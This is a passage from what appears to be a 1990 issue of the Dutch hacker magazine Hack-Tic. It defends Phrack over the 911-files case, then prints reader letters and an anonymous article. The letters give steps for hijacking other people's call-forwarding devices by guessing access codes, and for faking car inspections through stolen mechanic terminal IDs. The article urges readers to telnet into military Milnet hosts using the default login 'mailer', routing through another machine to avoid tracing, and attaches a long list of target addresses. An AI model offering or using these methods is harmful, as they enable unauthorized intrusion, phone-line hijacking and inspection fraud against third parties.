Is er ingebroken in het 911-systeem? Zo ja, dan moet het hele verhaal naar buiten komen. Hoe kwamen de hackers binnen? Wat was voor de hackers toegankelijk? Wat konden ze doen? Wat deden ze? Elk veiligheidslek dat onthuld wordt moet eerst worden gedicht. Als er nog meer zijn dan moet bekend worden waarom ze nog niet zijn gedicht. Konden de gaten eerder worden gedicht en zo ja, waarom gebeurde dit dan niet? Als een hacker schade aan het systeem heeft aangericht moet hij daarvoor verantwoording afleggen. Bijna iedere hacker schijnt het hier mee eens te zijn. Wat is dan het probleem? Het is overduidelijk dat er helemaal geen schade is. Er is alleen het gebruikelijke assortiment veiligheidslekken die nooit worden gedicht. In het ontwerp van een systeem zo belangrijk als het 911-systeem mogen geen slordigheden zitten. Dit aspekt van de hele zaak wordt over het hoofd gezien. De hackers de schuld geven omdat ze de lekken gevonden hebben is een andere manier om te zeggen dat de gaten niet ontdekt mogen worden.

Onder geen enkele voorwaarde mogen het disk-tijdschrift Phrack of haar uitgevers gezien worden als criminelen. Elke goede publicatie legt zo nu en dan de hand op documenten die niet voor het publiek bedoeld waren. Zo wordt nieuws gemaakt. Het monddood maken van Phrack is een teken aan de wand voor uitgevers en redakteuren in het hele land.

Tenslotte: De privacy van computergebruikers moet door de regering worden gerespecteerd. Het is ironisch dat de hackers geportretteerd worden als degenen die inbreken in systemen, privepost lezen en onschuldige mensen lastigvallen. Het is juist de federale overheid die het patent op deze methoden schijnt te hebben. Wat deed de Secret Service met deze computersystemen? Waar hadden ze toegang toe? Wiens post lazen ze? Wie of wat liet dit toe?

Onderneem aktie

Het is gemakkelijk om je handen in de lucht te gooien en te zeggen dat je het niet aan kunt. De feiten zeggen dat we op een kritiek moment in de geschiedenis zijn aangekomen. De uitkomst van dit alles bepaalt de trend, niet alleen voor computergebruikers maar ook voor de vrije pers en voor elke burger van de Verenigde Staten. We kunnen nu niet toegeven.

We realiseren ons dat we snel onze geloofwaardigheid verliezen als we samenzweerderig overkomen. We hopen dat dit niet het geval is omdat we geloven dat er echt een dreiging bestaat. Als men er in slaagt Phrack monddood te maken en haar redakteuren op te sluiten voor het schrijven van een artikel, dan zou 2600 eenvoudig de volgende kunnen zijn. En dat geldt ook voor andere publicaties wiens bestaan stof doet opwaaien. Dit kunnen we niet laten gebeuren.

In het verleden hebben we mensen gevraagd bepaalde dingen verder te vertellen. Vaak is het resultaat merkbaar geweest. Nog nooit was het zo belangrijk. Nu zwijgen betekent een sombere en donkere toekomst accepteren.

Naschrift Hack-Tic: Inmiddels is het Craig Neidorf / Phrack proces achter de rug. Na een paar dagen al besloot de aanklager dat vervolging wellicht niet zo'n goed idee was. Het kan er iets mee te maken hebben gehad dat de verdediging aantoonde dat de 911-files bij Bellcore voor $13,- te koop waren.

Of dit reden is om te lachen valt te bezien: Craig heeft na deze rechtzaak een schuld van $100.000 aan zijn advocaat. De aanklager kon dus eigenlijk niet verliezen, Craig zou altijd een enorme schuld overhouden en de publicatie van Phrack is waarschijnlijk voorgoed gestaakt. Craig heeft wel duizend aanboden gekregen om toch maar schuld te bekennen in ruil voor strafvermindering. In plaats daarvan heeft hij het risico genomen en daarvoor mag hij niet gestraft worden: Stuur dollar-travellerscheques aan het Neidorf Defense Fund, c/o Katten, Muchin & Zavis, Attn: Sheldon Zenner, 525 West Monroe St #1600, Chicago, IL 60606-3693, USA.

Hack-Tic Lezerspost

Geachte Hack-Tic,

Op 21 feb. 1990 heb ik *f*37,50 overgeschreven op het gironummer van jullie bank o.v.v. jullie rekeningnummer. Helaas heb ik tot nu toe geen enkel nummer ontvangen. Hoe zit dat?

Zo maar een abonnee
in een straat
ergens in Nederland

Deze brief viel een tijdje geleden in onze bus. Wij konden de betaling van meneer na veel gezoek in onze bankafschriften terugvinden als een 'overschrijving eigen rekening'. Maar, dit was zijn eigen rekening helemaal niet, het was de onze. Wat blijkt: overschrijven op andermans rekening op het postkantoor kost f2,50, maar overschrijven op de eigen rekening is gratis. Waarom zou je dus als rechtgeaarde hacker niet doen alsof de Hack-Tic rekening je eigen rekening is?

Bijvoorbeeld omdat wij dan geen omschrijving bij de betaling krijgen en dus geen idee hebben waar het geld vandaan komt. Het blijkt dat een groot deel van onze abonees uit bovenmatig vindingrijke mensen bestaat met als gevolg: veel van dit soort grappen! Doe jezelf een lol en betaal die extra riks als je op het postkantoor stort, want wij hebben al niet de best geoliede administratie en deze meneer kreeg zijn Hack-Tic dus een half jaar te laat.

Hoi Phreaks,

Eddie vroeg in het eerste nummer om informatie over de doorschakelapparaten die de PTT verkoopt. Deze dingen worden ook door installatiebureau's en dergelijke geleverd zodat ze dus wijd verspreid staan. Om deze apparaten telefonisch op een ander nummer te programmeren is het noodzakelijk dat je pieptoontjes op de uitgaande lijn van deze apparaten zet.

De opbouw van deze toontjes is eigenlijk heel eenvoudig en iedereen in het bezit van een computer of met een beetje verstand van electronica kan deze pieptoontjes zelf genereren. De cijfers van het nieuw in te programmeren nummer worden voorgesteld als pieptoontjes van 1600 Hz. Een 1 is 1 piepje, een 2 is twee piepjes, een negen is negen piepjes en een nul is tien piepjes. De piepjes volgen elkaar op met een snelheid van ongeveer 10 piepjes per seconde met een een puls/pauze verhouding van ongeveer 50%. Pauze's tussen kengetal en abonneenummer worden voorgesteld door een pauze tussen de piepjes van 800-1000 ms.

Om nu een doorkiezer te herprogrammeren moet je eerst de uitgaande lijn opbellen, dan een driecijferige code invoeren (probeer eens iets origineels zoals 123 o.i.d., de gemiddelde eigenaar van dit apparaat is niet zo origineel) en dan het nieuwe

telefoonnummer met inachtname van de bovenstaande regels. Je kunt nu de verbinding verbreken en de ingaande lijn bellen waarna je automatisch doorgeschakeld wordt naar het door jezelf gekozen nummer.

Na het beëindigen van de verbinding kun je met een dummy telefoonnummer de eigenaar op een dwaalspoor brengen. De mogelijkheid van programmeren werkt echter alleen als deze optie in deze kiezers is ingebouwd.

Kijk wel uit: veel van deze apparaten staan bij doktoren en andere hulpverlenende instanties dus laat deze zoals ze zijn. Veranderingen in deze kiezers zijn echt niet leuk en kunnen verstrekkende gevolgen hebben, dus wees gewaarschuwd. Piepertjes zijn vrij eenvoudig te maken van een oude 'Blokker'telefoon en een oscilatortje. Je kunt ze ook gewoon met de computer opwekken.

Succes, Sluhk

Hallo Techno alternatieven,

Hier even een briefje van een van jullie fans, Dr. Dope. Jullie zullen de APK II wel kennen; het is de regeling die zorgt dat arme studenten telkens op kosten gejaagd worden als ze proberen om weer een jaar auto te rijden. De administratie achter de keuringen verloopt voor een groot deel geautomatiseerd. Hoe werkt dat dan? Simpel........

Als je een viditel terminalprogramma hebt bel je 06-7111. Je komt nu in de Telepad service van de PTT. Typ bij dienst RDCAPK of APKRDC met hoodletters en daarna 0# en je verbinding met het RAI DATA CENTRUM is opgezet. Er wordt nu onder andere gevraagd naar het K.I. nummer. Zoek daarvoor eens een garage in de buurt op en kijk eens vol bewondering naar de terminal. Meestal hangt er wel een briefje in de buurt waar een nummer opstaat als KE07F94 of KI 28 FE 91 etc. Onthou de nummers en voornamen van de monteurs, want heel veel mensen hebben een slecht geheugen, maak daar ge(mis)bruik van.

Nu nog even ergens een sticker regelen en bij controle gewoon zeggen dat je je keuringsrapport vergeten bent. Wordt je ergens geflitst dan worden de kentekens door de rijksdienst voor het wegverkeer alleen met het zojuist beschreven computersysteem vergeleken.

Nog 1 ding: als er in beeld komt dat je een steekproef krijgt dan wordt het lastig.. De computer wijst namelijk willekeurig een aantal keuringen in den lande aan om eens wat beter te bekijken. Een ambtenaar van de RDW gaat dan naar de garage van wie jij de nummers hebt geleend op zoek naar JOUW auto. Wat er dan gebeurd is mij onbekend maar dat er heibel komt lijkt me zeker. Advies? Gewoon dom houden dan kom je er wel onderuit (hoop ik).

Milnet (military network)

of

'wat we nu toch weer in onze postbus vonden'

Het volgende artikel werd ons anoniem toegezonden....

Milnet is een netwerk van militaire computers rond de wereld. Het is een deel van het wereldwijde 'internet' netwerk waarop ook allerlei andere instellingen zijn aangesloten (onder andere veel universiteiten). Als je op een UNIX systeem zit dat op het internet is aangesloten dan kun je met het 'telnet' commando doorschakelen naar andere systemen op het internet (en dus ook op het milnet!).

In Nederland hangen onder andere de universiteiten UvA, VU, TUE, KUN, TUD, RULT en EUR aan het internet. Als je toegang hebt tot een UNIX van één van deze universiteiten die aan het netwerk hangt dan kun je vaak met 'telnet <nummer|hostnaam>' kontakt krijgen met dit systeem. Het is slim om dit via een andere computer te doen zodat het voor de heren aan de andere kant iets meer werk is om je terug te vinden, anders ben je je account snel kwijt.

Het adres van een systeem is als volgt opgebouwd: eerst de naam van het systeem zelf, dan een punt en dan de 'domeinen' waarin het valt, het kleinste eerst. De marine heeft bijvoorbeeld haar eigen domein 'navy'. De laatste naam is het topdomein, in dit geval bijna altijd 'mil', voor military. Als er achter een nummer twee namen staan dan is de tweede de 'nickname': het systeem is ook onder die naam bekend.

We zullen je alvast lekker maken met een kleine greep uit de afkortingen die in de lijst voorkomen.

dca	defense communications agency
ddn	defense data network
dla	defense logistics agency
af	air force
nrl	navy research laboratories
aflc	air force logistics command
brl	balistics research laboratory
pacom	pacific command
afwl	air force weapon laboratories
arpa	advanced research projects agency

Ok, je zit op het internet, je kunt met deze hosts kontakt leggen. Het eerste wat je probeert is inloggen met standaardnamen. Een goede om in dit verband uit te proberen is de gebruikersnaam (login) 'mailer' met als wachtwoord ook weer 'mailer'. Veel succes en pas een beetje op jezelf.

6.1.0.1	yuma-emh1.army.mil
7.8.0.2	protolabs.dca.mil protolabs.arpa
7.0.0.3	edn-vax.dca.mil edn-vax.arpa
128.49.16.7	trout.nosc.mil trout.nosc.navy.mil
192.5.65.1	nprdc.navy.mil nprdc.arpa npdc.mil
192.42.2.2	grunion.nosc.mil nosc-ether.arpa
128.60.0.3	ccf.nrl.navy.mil ccf3.nrl.navy.mil
128.60.1.1	nfe.nrl.navy.mil nrl-nfe.arpa
192.26.26.1	nfe.nrl.navy.mil nrl-nfe.arpa
129.141.11.1	hrc-iris.af.mil
192.33.3.2	beast.ddn.mil
192.12.100.99	hillmdss.af.mil hillmdss.oo.afic.af.mil
192.12.100.3	oodis01.af.mil logdis1.oo.afic.af.mil
192.12.100.11	afic-oo-aisg1.af.mil aisg1.oo.afic.af.mil
131.105.1.3	c3po.sm-alc.af.mil
140.140.1.1	hqhsd.brooks.af.mil
131.120.1.10	cs.nps.navy.mil nps-cs.arpa
131.62.0.1	norton-piv-1.af.mil
129.53.1.101	gw1.hanscom.af.mil
192.12.8.4	pica.army.mil gw.pica.army.mil
129.139.68.4	pica.army.mil gw.pica.army.mil
137.24.10.1	vaxb.navsea.navy.mil vaxb.navy.mil
131.78.1.8	dsaca1.dsac.dla.mil
192.12.64.2	lognet2.af.mil lognet2.hq.afic.af.mil
129.238.32.36	ddnvx2.afsd.af.mil
129.238.32.2	ddnvx1.afsd.af.mil
132.34.0.1	cannon-piv-1.af.mil
132.4.0.1	wurtsmith-piv-1.af.mil
192.35.148.1	aimsstl.army.mil
128.1.13.0	jpl-milvax.af.mil
129.53.1.102	gw2.hanscom.af.mil
131.18.3.1	ccso-vax.af.mil ccso-vax.af.mil
192.28.20.2	nayplamh-poe.arpa
192.31.75.235	pentagon-bcn.army.mil
137.29.95.1	ussocc.soc.mil arsocomvax.socom.mil
130.46.1.3	dtrc.dt.navy.mil dtrc.arpa
192.35.199.1	nardacdc002.nardac-dc.navy.mil
192.5.215.254	wrinc-net1.af.mil
131.218.24.3	adelphi-im2.army.mil adel01.army.mil
192.41.207.33	cals.navy.mil navelexnet-stin.arpa
128.56.1.1	usna.usna.navy.mil
192.31.239.1	seahub.navsea.navy.mil
192.65.147.1	chambersbu-emh1.army.mil
192.41.246.1	hqmac-aslfics.af.mil
136.27.100.2	huachuca-emh1.army.mil
192.35.208.11	afic-wp-aisg1.af.mil aisg1.hq.afic.af.mil
129.48.23.253	server-676b.wpafb.af.mil
132.45.0.1	chanute-piv-1.af.mil
128.160.1.9	turner-joy.nosd.navy.mil
192.65.225.1	concord.navy.mil
128.202.0.50	csocnet-1.af.mil
192.35.154.51	rla-emh1.army.mil
192.31.245.0	pentestbed-900.navy.mil
128.108.12.1	lewis-gw1.army.mil
129.48.23.254	server-676a.wpafb.af.mil
134.164.4.1	vicksbrg.army.mil
132.159.2.1	fitee-gw1.army.mil
129.29.66.2	westpoint-emh1.army.mil
35.24.4.2	caml.umich.edu
128.44.1.1	wsmr-emh04.army.mil
128.44.2.1	wsmr-emh05.army.mil
128.49.16.1	bugs.nosc.mil bugs.nosc.navy.mil
128.49.64.1	humu.nosc.mil humu.nosc.navy.mil
128.49.80.1	shark.nosc.mil shark.nosc.navy.mil
128.60.0.1	ccf1.nrl.navy.mil nrl1.arpa
128.60.3.1	radar1.nrl.navy.mil nrl-radar1.arpa
128.60.4.1	lcp.nrl.navy.mil nrl-lcp.arpa
128.60.5.1	gen.nrl.navy.mil nrl-gen.arpa
128.60.6.1	ppd.nrl.navy.mil nrl-ppd.arpa
128.60.7.1	gizmo.nrl.navy.mil nrl-gizmo.arpa
128.62.1.1	maximillion.cp.mcc.com
128.130.250.1	hqafsc-ecpl.af.mil
128.160.1.1	maddox.nosd.navy.mil
128.190.0.1	belvoir-emh2.army.mil
128.190.1.1	belvoir-emh3.army.mil
128.190.10.1	peo-mis-emh1.army.mil
128.190.11.1	belvoir-emh9.army.mil
128.190.12.1	belvoir-stamis.army.mil
128.190.22.1	belvoir-hdl.army.mil
128.19.0.2	aalph.dca.mil
128.38.32.2	e30vax2.nswc.navy.mil
128.38.48.2	coors.nswc.navy.mil
128.42.10.2	emily.rice.edu
128.44.1.2	wsmr-emh06.army.mil
128.44.2.2	wsmr-emh07.army.mil
128.44.8.2	wsmr-emh08.army.mil
128.49.16.2	bass.nosc.mil bass.nosc.navy.mil
128.60.0.2	ccf2.nrl.navy.mil nrl2.arpa
128.60.3.2	radar2.nrl.navy.mil nrl-radar2.arpa
128.60.5.2	ssl.nrl.navy.mil nrl-ssl.arpa
128.60.7.2	think75.nrl.navy.mil nrl-think75.arpa
128.63.11.2	ibd.brl.mil ibd.brl.army.mil
128.63.14.2	vat.brl.mil vat.brl.army.mil
128.19.0.3	mintaka.dca.mil
128.38.32.3	e30vax.arpa e30vax.nswc.navy.mil
128.44.3.3	wsmr-emh82.army.mil
128.44.9.3	wsmr-emh87.army.mil
128.49.16.3	guppy.nosc.mil guppy.nosc.navy.mil
128.60.2.3	css-s2.itd.nrl.navy.mil nrl-css-s2.arpa
128.60.3.3	radar.nrl.navy.mil nrl-radar.arpa
128.60.7.3	think40.nrl.navy.mil nrl-aquinas.arpa
128.60.16.3	b43.nrl.navy.mil nrl-b43.arpa
128.63.9.3	ibd.brl.mil ibd.brl.army.mil
128.63.10.3	ivax.brl.mil ivax.brl.army.mil
128.133.250.3	hqafsc-ecpe.af.mil
128.19.0.4	rigel.dca.mil
128.49.16.4	marlin.nosc.mil marlin.nosc.navy.mil
128.60.0.4	ccf4.nrl.navy.mil
128.60.7.4	cml.nrl.navy.mil nrl-cml.arpa
128.19.0.5	bellatrix.dca.mil
128.49.16.5	cod.nosc.mil cod.nosc.navy.mil
128.60.0.5	cla1.nrl.navy.mil
128.60.2.5	djdj.itd.nrl.navy.mil nrl-djdj.arpa
128.63.23.5	patton.brl.mil patton.brl.army.mil
192.5.21.20	patton.brl.mil patton.brl.army.mil
128.19.0.8	polaris.dca.mil
128.49.16.8	perch.nosc.mil perch.nosc.navy.mil
128.49.16.9	snook.nosc.mil snook.nosc.navy.mil
128.63.4.8	tgr.brl.mil tgr.brl.army.mil
128.63.9.4	tgr.brl.mil tgr.brl.army.mil
128.49.16.10	snow-white.nosc.mil
128.63.9.10	ibd2.brl.mil ibd2.brl.army.mil
128.63.11.10	ice.brl.mil ice.brl.army.mil
128.60.1.11	nrl.nrl.navy.mil nrl.navy.mil
128.63.20.12	amsaa-seer.brl.mil
128.49.16.13	koawa.nosc.mil koawa.nosc.navy.mil
128.60.1.13	neidu.nrl.navy.mil nrl-neidu.arpa
192.26.26.13	neidu.nrl.navy.mil nrl-neidu.arpa
128.63.20.13	amsaa-vms.brl.mil
128.63.10.14	fid.brl.mil fid.brl.army.mil
128.49.16.15	jaws2.nosc.mil jaws2.nosc.navy.mil
128.63.20.16	amsaa.brl.mil amsaa.brl.army.mil
128.38.1.17	mv2.nswc.navy.mil
128.63.11.17	idea.brl.mil idea.brl.army.mil
128.108.12.19	lewis-emh2.army.mil
128.49.16.20	millmpei.nosc.mil
128.49.16.22	pippin.nosc.mil
128.49.16.23	inky.nosc.mil inky.nosc.navy.mil

128.38.1.24	access.nwc.navy.mil
128.38.15.24	access.nwc.navy.mil
128.49.16.25	halibut.nosc.mil halibut.nosc.navy.mil
128.49.16.26	shrimp.nosc.mil shrimp.nosc.navy.mil
128.49.16.27	krill.nosc.mil krill.nosc.navy.mil
128.49.16.28	orca.nosc.mil orca.nosc.navy.mil
128.49.16.30	lobster.nosc.mil lobster.nosc.navy.mil
128.49.16.31	crab.nosc.mil crab.nosc.navy.mil
128.49.16.32	flipper.nosc.mil flipper.nosc.navy.mil
128.49.16.37	manta.nosc.mil manta.nosc.navy.mil
128.49.16.38	wahoo.nosc.mil wahoo.nosc.navy.mil
128.49.16.39	flounder.nosc.mil
128.60.2.40	tardis.ltd.nrl.navy.mil nrl-tardis.arpa
128.38.1.41	relay.nwc.navy.mil
128.49.16.41	frog.nosc.mil frog.nosc.navy.mil
128.60.2.41	afn.ltd.nrl.navy.mil nrl-afn.arpa
128.49.16.42	turtle.nosc.mil turtle.nosc.navy.mil
128.60.2.42	shw.ltd.nrl.navy.mil nrl-shw.arpa
128.49.16.43	pds.nosc.mil pds.nosc.navy.mil
128.60.2.45	la.ltd.nrl.navy.mil nrl-la.arpa
128.60.2.46	ljc.ltd.nrl.navy.mil nrl-ljc.arpa
128.60.2.47	jm.ltd.nrl.navy.mil nrl-jm.arpa
128.63.16.49	savvy.brl.mil savvy.brl.army.mil
128.49.16.50	castor.nosc.mil castor.nosc.navy.mil
128.60.2.50	mpm.ltd.nrl.navy.mil nrl-mpm.arpa
128.49.16.51	pollux.nosc.mil pollux.nosc.navy.mil
128.60.7.84	acoustics.nrl.navy.mil
128.60.2.85	car.ltd.nrl.navy.mil car.nrl.navy.mil
128.38.48.88	nos880.nwc.navy.mil
128.149.1.101	jpl-mil.jpl.nasa.gov
128.60.2.105	jade.ltd.nrl.navy.mil nrl-jade.arpa
128.60.2.106	ruby.ltd.nrl.navy.mil nrl-ruby.arpa
128.60.2.107	mink.ltd.nrl.navy.mil nrl-mink.arpa
128.60.2.108	mag.ltd.nrl.navy.mil nrl-mag.arpa
128.60.2.112	css.ltd.nrl.navy.mil css.nrl.navy.mil
128.60.2.130	lserv1.ltd.nrl.navy.mil nrl-lserv1.arpa
192.26.11.130	lserv1.ltd.nrl.navy.mil nrl-lserv1.arpa
128.60.2.131	lws1.ltd.nrl.navy.mil nrl-lws1.arpa
128.60.2.132	lws2.ltd.nrl.navy.mil nrl-lws2.arpa
128.60.2.141	hal.ltd.nrl.navy.mil nrl-hal.arpa
128.60.2.142	cbc.ltd.nrl.navy.mil nrl-cbc.arpa
128.60.2.143	jnl.ltd.nrl.navy.mil nrl-jnl.arpa
128.60.2.144	tigger.ltd.nrl.navy.mil nrl-tigger.arpa
128.60.2.145	opal.ltd.nrl.navy.mil nrl-opal.arpa
128.60.2.146	onyx.ltd.nrl.navy.mil nrl-onyx.arpa
128.60.2.147	gold.ltd.nrl.navy.mil nrl-gold.arpa
128.60.2.201	com.ltd.nrl.navy.mil nrl-com.arpa
128.60.2.202	csa.ltd.nrl.navy.mil nrl-csa.arpa
128.83.1.203	emil.utexas.edu
128.60.2.221	dl.ltd.nrl.navy.mil nrl-dl.arpa
128.60.2.222	da.ltd.nrl.navy.mil nrl-da.arpa
128.60.2.223	ec.ltd.nrl.navy.mil nrl-ec.arpa
128.60.2.224	moe.ltd.nrl.navy.mil nrl-moe.arpa
128.60.2.226	larry.ltd.nrl.navy.mil nrl-larry.arpa
128.60.2.227	vault2.ltd.nrl.navy.mil nrl-vault2.arpa
128.60.2.228	wye.ltd.nrl.navy.mil nrl-wye.arpa
128.60.2.229	ncyv.ltd.nrl.navy.mil nrl-ncyv.arpa
128.60.2.230	cel.ltd.nrl.navy.mil nrl-cel.arpa
128.60.2.231	curly.ltd.nrl.navy.mil nrl-curly.arpa
129.29.130.1	ns1.army.mil
129.48.4.1	c1.ams.wpafb.af.mil
129.61.8.1	tcwc1.eglin.af.mil
129.92.2.1	dragonlady.afit.af.mil
129.238.32.1	milvax.afwl.af.mil
129.29.130.2	ns2.army.mil
129.29.168.2	westpoint-emh2.army.mil
129.48.4.2	n1.ams.wpafb.af.mil
129.92.1.2	blackbird.afit.af.mil
129.238.224.2	cray2.afwl.af.mil
129.48.4.3	d3.ams.wpafb.af.mil
129.238.32.3	misdev.afwl.af.mil
129.48.4.4	l1.ams.wpafb.af.mil
129.89.7.4	csd4.csd.uwm.edu csd4.milw.wisc.edu
129.238.32.4	useror.afwl.af.mil
129.48.4.5	x1.ams.wpafb.af.mil
129.53.0.5	v6.hanscom.af.mil
129.139.84.5	cor1.pica.army.mil
129.139.96.5	qa1.pica.army.mil
129.139.84.6	cor2.pica.army.mil
129.139.96.6	qa2.pica.army.mil
129.139.68.8	fsac1.pica.army.mil
129.139.68.9	cor4.pica.army.mil
129.139.76.9	cor3.pica.army.mil
129.48.20.10	usp1.cds.wpafb.af.mil
129.190.70.10	mvgw73.navy.mil
129.48.20.11	usp2.cds.wpafb.af.mil
129.139.86.11	obce.pica.army.mil
129.48.20.12	asd.wpafb.af.mil
129.139.86.12	mcd.pica.army.mil
129.48.20.13	usp4.cds.wpafb.af.mil
129.139.88.13	afes.pica.army.mil
129.48.20.14	usp5.cds.wpafb.af.mil
129.48.20.15	usp6.cds.wpafb.af.mil
129.139.88.16	cdbms.pica.army.mil
129.139.88.17	sad.pica.army.mil
129.139.76.19	venom.pica.army.mil
129.139.68.20	fsac2.pica.army.mil
129.139.76.20	cle2.pica.army.mil
129.139.76.21	cle3.pica.army.mil
129.131.1.33	fw30.nwc.navy.mil
130.114.3.2	drm.apg.army.mil
130.114.4.2	apgdrm.apg.army.mil
130.114.5.2	cpo.apg.army.mil
130.114.67.2	dos.apg.army.mil
130.163.1.2	crane-pos.nwscc.sea06.navy.mil
130.238.4.2	emil.csd.uu.se
130.238.24.1	emil.csd.uu.se
130.114.3.3	doc.apg.army.mil
130.163.1.4	crane-hon.navy.mil
130.46.1.5	dlix.dt.navy.mil dlix.arpa
130.109.42.5	ncsc.navy.mil ncsc.arpa
130.114.2.5	apg-emh5.apg.army.mil
130.163.8.5	mil6vms.nwscc.sea06.navy.mil
130.46.1.6	nems.dt.navy.mil nems.arpa
130.114.2.6	apg-emh6.apg.army.mil
130.46.1.7	dt70.dt.navy.mil
130.114.2.7	apg-ibm.apg.army.mil
130.46.1.8	dt18.dt.navy.mil
130.114.2.9	apg-9.apg.army.mil
130.46.1.10	dtvms.dt.navy.mil dtvms.arpa
130.114.2.10	apg-10.apg.army.mil
130.109.120.22	lalsys.ncsc.navy.mil
130.109.120.29	egate.ncsc.navy.mil
130.114.2.101	apg-tecnet.apg.army.mil
131.2.8.1	gunterp4.af.mil
131.4.8.1	wpafb-fdl.af.mil
131.6.7.1	afcost.af.mil
131.9.10.1	scott-piv-3.af.mil
131.11.5.1	dlsl0001.af.mil
131.17.12.1	flan.af.mil
131.33.8.1	edwards-saftd-2.af.mil
131.36.2.1	yokota-emh.af.mil
131.37.8.1	elmendorf-ac2sman.af.mil
131.38.2.1	hickam-emh.af.mil
131.45.6.1	robins-eccl.af.mil
131.62.8.1	dava1.af.mil
131.64.1.1	hq.dia.mil diag1.hq.dia.mil
131.65.1.1	dcra.dia.mil dcrag1.dcra.dia.mil

131.68.1.1	dcrb.dia.mil dcrbg1.dcrb.dia.mil
131.67.1.1	dcrl.dia.mil dcrlg1.dcrl.dia.mil
131.66.1.1	dcrl.dia.mil dcrlg3.dcrl.dia.mil
131.66.252.1	van-nuys.dcrl.dia.mil
131.66.253.1	santa-ana.dcrl.dia.mil
131.66.254.1	san-francisco.dcrl.dia.mil
131.218.22.2	adelphi-vlel.army.mil
131.218.24.2	adelphi-lm1.army.mil adel03.army.mil
131.218.25.2	adelphi-amcld1.army.mil
131.78.1.3	dsacg3.dsac.dla.mil
131.84.1.3	dlicg1.dlic.dla.mil
131.87.1.3	dlso.dla.mil dlscg2.dlso.dla.mil
131.92.84.3	rach3.apgea.army.mil
131.158.4.3	usuhs.ucc.usuhs.nnmc.navy.mil
131.218.25.3	adelphi-amcld2.army.mil
131.250.8.3	tomcat.ocnr.navy.mil
131.92.66.4	rach4.apgea.army.mil
131.105.1.4	chip.sm-alc.af.mil
131.218.24.4	adelphi-lm3.army.mil
131.218.25.4	adelphi-amcld3.army.mil
131.250.8.4	hornet.ocnr.navy.mil
131.78.1.5	dsacg4.dsac.dla.mil
131.92.68.5	rach5.apgea.army.mil
131.92.100.5	crdec4.apgea.army.mil
131.105.1.5	merlin.sm-alc.af.mil
131.218.25.5	adelphi-amcld11.army.mil
131.92.66.6	rach6.apgea.army.mil
131.218.25.6	adelphi-amcld12.army.mil
131.92.84.7	rach0.apgea.army.mil
131.218.25.7	adelphi-amcld13.army.mil
131.92.84.8	aerosol.apgea.army.mil
131.92.124.8	pad1.apgea.army.mil
131.218.25.8	adelphi-amcld14.army.mil
131.92.124.9	pad2.apgea.army.mil
131.218.25.9	adelphi-amcld15.army.mil
131.92.100.10	rach1.apgea.army.mil
131.92.124.10	pad3.apgea.army.mil
131.218.25.10	adelphi-amcld16.army.mil
131.92.124.11	pad4.apgea.army.mil
131.218.25.11	adelphi-amcld21.army.mil
131.218.25.12	adelphi-amcld22.army.mil
131.218.25.13	adelphi-amcld23.army.mil
131.218.25.14	adelphi-amcld24.army.mil
131.218.25.16	adelphi-amcld26.army.mil
131.218.25.17	adelphi-amcld27.army.mil
131.218.22.20	adelphi-hdlsig1.army.mil
131.218.24.20	adelphi-relems.army.mil
131.218.22.21	adelphi-hdlsig2.army.mil
131.218.24.21	adelphi-seacons1.army.mil
131.218.24.23	adelphi-aammis.army.mil
131.218.22.40	adelphi-asad01.army.mil
131.218.124.160	adelphi-ideas.army.mil
132.15.2.1	kadena-emh.af.mil
132.23.10.1	sey-john-piv.af.mil
132.53.2.1	ag-logdis1-alc.af.mil
132.61.2.1	osan-emh.af.mil
132.63.5.1	pc3ba-ddn.pc3.af.mil
132.63.6.1	dbm1.mpc.af.mil
132.79.2.1	pent-ngnet.army.mil
132.79.8.1	va-ngnet.army.mil
132.144.1.1	rle-g3mvs.army.mil
132.159.1.2	sarss-2.army.mil
132.159.2.2	lee-tarss.army.mil
132.159.3.2	lee-emh1.army.mil
132.183.0.2	aro-emh1.army.mil
132.144.1.3	rle-g2mvs.army.mil
134.11.6.1	pentagon-hqdadss.army.mil
134.78.10.1	oss-sil.army.mil
134.78.20.1	ccas-sil.army.mil
134.205.20.1	samt18.afcss.af.mil
134.205.20.2	samt10.afcss.af.mil
134.205.22.2	ac1.hq.af.mil
134.205.23.2	ac2.hq.af.mil
134.205.24.2	ac3.hq.af.mil
134.205.40.2	dpnet.hq.af.mil
134.205.91.3	ac4.hq.af.mil
134.131.38.4	p4.ams.wpafb.af.mil
134.131.38.5	p5.ams.wpafb.af.mil
134.131.38.7	p7.ams.wpafb.af.mil
134.131.38.10	p10.ams.wpafb.af.mil
134.205.122.66	lgn.hq.af.mil
134.152.50.130	osd.osd.mil
134.205.123.132	sysp2.hq.af.mil sysp2.af.mil
134.205.123.135	sysp3.hq.af.mil sysp3.af.mil
134.205.123.148	hq.af.mil
134.205.123.153	vm7cg.af.mil
134.205.123.156	sysp4.hq.af.mil sysp4.af.mil
134.205.123.157	sysp5.hq.af.mil sysp5.af.mil
134.205.123.158	sysp6.hq.af.mil sysp6.af.mil
134.205.123.169	sysp1.hq.af.mil sysp1.af.mil
134.205.1.200	sad.hq.af.mil sad-hq.af.mil
136.205.10.1	redstone-emh1.army.mil
137.2.10.1	george-piv-1.af.mil
137.85.4.1	sig-link.eucom.mil
137.95.6.1	hqlan.j6.eucom.mil
137.80.1.2	huachuca-emh6.army.mil
137.80.2.2	huachuca-emh10.army.mil
137.95.6.3	unix1.j6.eucom.mil
137.29.92.5	braggfs.soc.mil braggfs.socom.mil
137.24.10.10	nwses-poe.nwses.navy.mil
137.67.0.10	dom1.nwac.sea06.navy.mil
137.80.1.10	usacec-osigw.army.mil
137.246.5.10	nscs1.nscses.sea06.navy.mil
137.67.0.11	unisys.nwac.sea06.navy.mil
137.246.5.11	nscs2.nscses.sea06.navy.mil
128.60.2.12	excalibur.itd.nrl.navy.mil
192.26.17.1	tjw.itd.nrl.navy.mil nrl-tjw.arpa
128.60.2.159	tjw.itd.nrl.navy.mil nrl-tjw.arpa
192.31.75.1	pentagon-ai.army.mil
192.31.82.1	lvdev.af.mil
192.31.111.1	aimics.army.mil
192.33.165.1	saad-emh1.army.mil
192.41.249.1	disg1-gw.wr.alc.af.mil
192.42.2.1	telia.sd.csc.com leka.nosc.mil
192.42.80.1	disg1-gw.sa.alc.af.mil
192.42.88.1	shafter-emh1.army.mil fs-emh.army.mil
192.42.246.1	disg1-gw.sm.alc.af.mil
192.5.23.2	vmb.brl.mil vmb.brl.army.mil
192.5.65.2	pacific.nprdc.navy.mil
192.5.209.2	sadf-cdcnet.dca.mil sadf-cdcnet.arpa
192.12.67.2	hel2.brl.mil hel2.brl.army.mil
192.12.100.2	hafbic.af.mil hafbic.oo.alfc.af.mil
192.12.125.2	crdec2.apgea.army.mil
192.16.173.2	ncad-emh12.army.mil
